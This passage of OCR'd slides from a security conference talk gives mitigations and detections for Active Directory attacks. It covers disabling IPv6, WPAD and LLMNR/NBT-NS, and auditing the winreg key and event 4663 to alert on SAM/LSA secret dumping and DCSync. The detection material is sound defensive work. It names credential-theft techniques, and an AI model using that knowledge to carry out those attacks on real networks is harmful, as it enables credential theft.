
Mitigations and Detections

- Disable IPv6 if the organization isn't actively using it.
  - Easily done in Domain Controller's firewall settings and by disabling the IPv6 stack in NIC configuration(s).
- Disable WPAD if the organization isn't proxying traffic or providing intranet.
  - Easily disabled in a GPO.
  - If the organization does need to serve a PAC file, then do it through Group Policy Objects manually and disable WPAD protocol.
- Disable LLMNR/NBT-NS if possible.
  - Not needed if the organization is utilizing DNS to resolve hosts in modern environments.

NOTE: *As always, it is recommended that organizations conduct the proper research and testing prior to implementing any security controls.*

Mitigations and Detections


Detect SAM/LSA/DCSync via increased logging and alerting within your environment to let you know when someone has started the registry remotely:




Modify the Registry to audit the winreg service.

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg

Mitigations and Detections




Edit Advanced Security Settings on WinReg to audit success/failure on Registry Audits within Local Security Settings.



Triggers Security event 4663. Create an alerting rule within your SIEM to filter out most false positives….then

Mitigations and Detections



Receive an alarm when a remote user attempts to start the remote registry and conduct a DCSync or dump the SAM/LSA secrets.

The key is quick detection and response.

Closing/Questions?

Thank you for your time and attendance!!

For the slide deck and references to further mitigations:

https://github.com/Assura/VASCAN2020

For Penetration Tests, Managed SOC (Monitoring), or anything else security related – assurainc.com

Find me on -

LinkedIn: www.linkedin.com/in/nick-berrie

Twitter: @berrie_nick

Github: www.github.com/Machevalia

E-mail: nick.berrie@assurainc.com

Credit for tools used and original security research:

harmj0y, dirk-jan, Elad Shamir, Sean Metcalf, anyone else researching this niche.

ASSURA